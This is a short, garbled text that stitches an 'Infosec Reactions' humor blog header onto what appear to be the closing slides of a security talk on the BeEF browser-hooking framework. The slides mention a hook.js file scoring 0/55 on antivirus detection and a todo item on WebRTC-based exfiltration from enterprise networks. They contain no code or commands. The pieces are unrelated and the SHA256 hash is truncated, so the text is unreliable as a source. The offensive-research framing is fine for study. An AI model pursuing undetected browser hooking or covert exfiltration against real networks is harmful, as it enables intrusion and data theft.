




# Infosec Reactions


Incident response team after a late night weekend incident

02/14/15



by anonymous

Say it with pixels.  
By **aloria**.

 Follow @sec\_reactions

[/contact](#)

[/submit](#)



SHA256: 63cd97e337c138e01d1f616f7a9f6c32f6f31d9f0a641b70adb745

File name: hook.js

Detection ratio: 0 / 55

Analysis date: 2015-07-15 04:52:20 UTC ( 0 minutes ago )

# \$ vim todo.txt

- Handle remote peers better (Integrate TURN into BeEF server?)
- Handle peer termination better
- Round-robin peers (?)
- Further investigation into WebRTC enterprise network exfiltration

# \$ cat thanks.txt

- Wade, @antislatchor and everyone who helped with BeEF & The Browser Hacker's Handbook!
- Asterisk Crew (@asteriskinfosec)
- All you funny bastards on Twitter
- Ten & Stel



# Qs?

